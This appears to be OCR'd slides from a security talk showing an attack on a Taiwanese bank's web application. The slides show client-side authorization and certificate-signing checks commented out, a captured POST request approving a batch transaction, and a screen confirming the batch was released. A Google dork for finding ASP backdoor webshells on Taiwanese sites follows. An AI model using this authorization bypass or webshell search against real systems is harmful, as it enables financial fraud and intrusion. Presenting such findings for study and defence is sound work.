


```
HTTP/1.1 200 OK
[redacted]
Server: IBM_HTTP_SERVER
Connection: close
Content-Type: text/html; charset=BIG5
Content-Language: zh-TW
```

```
[redacted]
// if (Chk_Auth_Submit(AUTH_ACT_NAME01,MainForm.CMD_MODE.value) ==false ) return false;

// if (certSign(true) ==false) return false;
[redacted]
```


PDF-XChange Click to buy NOW! www.docu-track.com



```
POST [redacted] HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-ex
cel, application/vnd.ms-powerpoint, application/msword, */*
Referer: [redacted]
Accept-Language: zh-tw
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
Host: [redacted]
Content-Length: 4110
```


```
cmd=[redacted]&sid=sHtaKu-35SywHKUEhLRFu8&BATCH_MODE=U&CMD_MODE=BATCH_PASS&PNO=[redacted]
[redacted]MNO=&EAITXNID=[redacted]&SNO=&RJ_MEMO=&BATCH_RJ_MEMO=&RJ_TYPE=1&A_
STEPID=2&XMLScope=[redacted]
```

```
10   POST   [redacted]   200 OK   578ms
```




```
5740985NO=&RJ_MEMO=&BATCH_RJ_MEMO=&RJ_TYPE=1&A_STEPID=2&XMLScope=%3C%3F
```

[redacted]



Microsoft Internet Explorer
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
上一頁
搜尋
我的最愛
網址(D) https:. bank.com.t
移至
連結
SnagIt
網際網路

系統訊息

本批放行成功



Backdoor?


教主專用Asp後門 inurl:help.asp filetype:asp site:tw - Google 搜尋 - Microsoft Internet Explorer
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
上一頁
網址(D)
所有網頁 圖片 新聞 網上論壇 網誌搜尋 Gmail 更多▼
登入
Google
搜尋
進階搜尋 | 使用偏好
網際網路

http://www.google.com.tw/search?q=%E6%95%99%E4%B8%BB%E5%B0%88%E7%94%A8Asp%E5%BE%8C%E9%96%80+inurl:help.asp+fil

教主專用Asp後門 inurl:help.asp filetype:asp site:tw

